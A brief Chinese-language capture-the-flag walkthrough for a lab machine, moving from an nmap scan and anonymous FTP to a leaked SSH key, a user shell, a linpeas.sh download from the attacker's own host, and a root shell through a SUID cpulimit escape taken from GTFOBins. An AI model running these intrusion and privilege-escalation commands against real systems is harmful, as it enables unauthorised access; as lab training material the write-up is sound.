

nmap 掃出21(ftp),61000(ssh) protocol




ftp 192.168.241.130

用anonymous進行ftp連線without password

get id\_rsa

發現.hannah下有一個id\_rsa檔，明顯要用ssh




chmod 600 id\_rsa

ssh -i id\_rsa -p 61000 hannah@192.168.241.130

shh連線，username從.hannah資料夾名猜測

成功取得local.txt




sudo python3 -m http.server 80

wget http://192.168.45.186/linpeas.sh

chmod +x linpeas.sh

./linpeas.sh


用linpeas.sh掃漏洞，發現mawk、cpulimit binary被標記，大概率是關鍵



https://gtfobins.github.io/gtfobins/cpulimit/

Google cpulimit exploit發現gtfobins有相關說明，由於靶機沒有sudo binary，所以將code改為

cpulimit -l 100 -f -- /bin/sh -p



成功取得root flag